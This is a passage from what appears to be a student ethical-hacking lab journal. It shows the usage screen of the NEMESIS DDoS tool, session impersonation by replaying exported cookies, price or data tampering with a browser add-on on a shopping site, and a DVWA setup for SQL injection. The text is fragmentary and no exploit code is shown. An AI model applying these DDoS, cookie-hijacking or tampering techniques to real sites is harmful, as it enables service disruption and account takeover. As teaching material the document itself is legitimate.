
DOS


Using NEMESIS


C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\admin>cd C:\Users\admin\Downloads\EH\NEMESIS 1.0.0\NEMESIS 1.0.0
C:\Users\admin\Downloads\EH\NEMESIS 1.0.0\NEMESIS 1.0.0>NEMESIS.exe
ERROR: Missing argument: host
ERROR: Missing argument: port
ERROR: Missing argument: threads
nemesis.exe - NEMESIS DDoS Tool
Usage: nemesis.exe -h <host> -p <port> -t <threads> [-T]
Available commands:
-T, --usetor Use TOR
-h, --host Specify a host without http://
-p, --port Specify webserver port
-t, --threads Specify number of threads
-?, --help Shows the help screen.

PRACTICAL NO. 6

AIM: Simulate persistant Cross Site Scripting attack.






PRACTICAL NO. 7


AIM: Session impersonation using Firefox and Tamper Data add-on

A] Session Impersonation

STEPS


1. Open FireFox
2. Go to Tools > Addons > Extension
3. Search and install EditThisCookie or Cookie Import/Export or any other Cookie tool
4. Then Click on Cookie extension to get cookie
5. Open a Website and Login and then click on export cookie






Logout from the webpage once the cookie got exported

Paste the cookie in the tool which you have exported and click on green tick




And you are in




Tamper DATA add-on

1. Open FireFox
2. Go to Tools > Addons > Extension
3. Search and install Temper Data


Select a website for tempering data e.g(razorba)




Select any item to but
Then Click to add cart
Then Click on tool for tempering Data



Then Start tempering the data




Here you go




PRACTICAL NO. 8

AIM: Perform SQL injection attack.


Step 1 : Open XAMPP and start apache and mysql.



Step 2 : Go to web browser and enter site localhost/phpmyadmin.


File Edit View History Bookmarks Tools Help
localhost / 127.0.0.1 | phpMy...
localhost/phpmyadmin/#PMAURL-1:server_databas
Search
phpMyAdmin
(Recent tables) ...
New
cdcol
information_schema
mysql
performance_schema
phpmyadmin
sql_db
test
webauth
Server: 127.0.0.1
Databases
SQL
Status
Users
Export
More
Databases
Create database
sql_db
Collation
Create
Note: Enabling the database statistics here might cause heavy traffic between the web server and the MySQL server.
Database
Collation
cdcol latin1_general_ci Check Privileges
information_schema utf8_general_ci Check Privileges
mysql latin1_swedish_ci Check Privileges
performance_schema utf8_general_ci Check Privileges
phpmyadmin utf8_bin Check Privileges
sql_db latin1_swedish_ci Check Privileges
test latin1_swedish_ci Check Privileges

Step 3 : Create database with name sql_db.



Step 4 : Go to site localhost/sql_injection/setup.php and click on create/reset database.


File Edit View History Bookmarks Tools Help
localhost / 127.0.0.1 | phpMy...
Damn Vulnerable Web App (D...
localhost/Sql_injection/setup.php
Search
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
Database setup
Click on the 'Create / Reset Database' button below to create or reset your database. If you get an err
sure you have the correct user credentials in /config/config.inc.php
If the database already exists, it will be cleared and the data will be reset.
Backend Database: MySQL
Create / Reset Database


Step 5 : Go to login.php and login using admin and .

Step 6 : Opens the home page.



File Edit View History Bookmarks Tools Help
localhost / 127.0.0.1 | phpMy...
Damn Vulnerable Web App (D...
localhost/Sql_injection/index.php
Search
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
Welcome to Damn Vulnerable Web App!
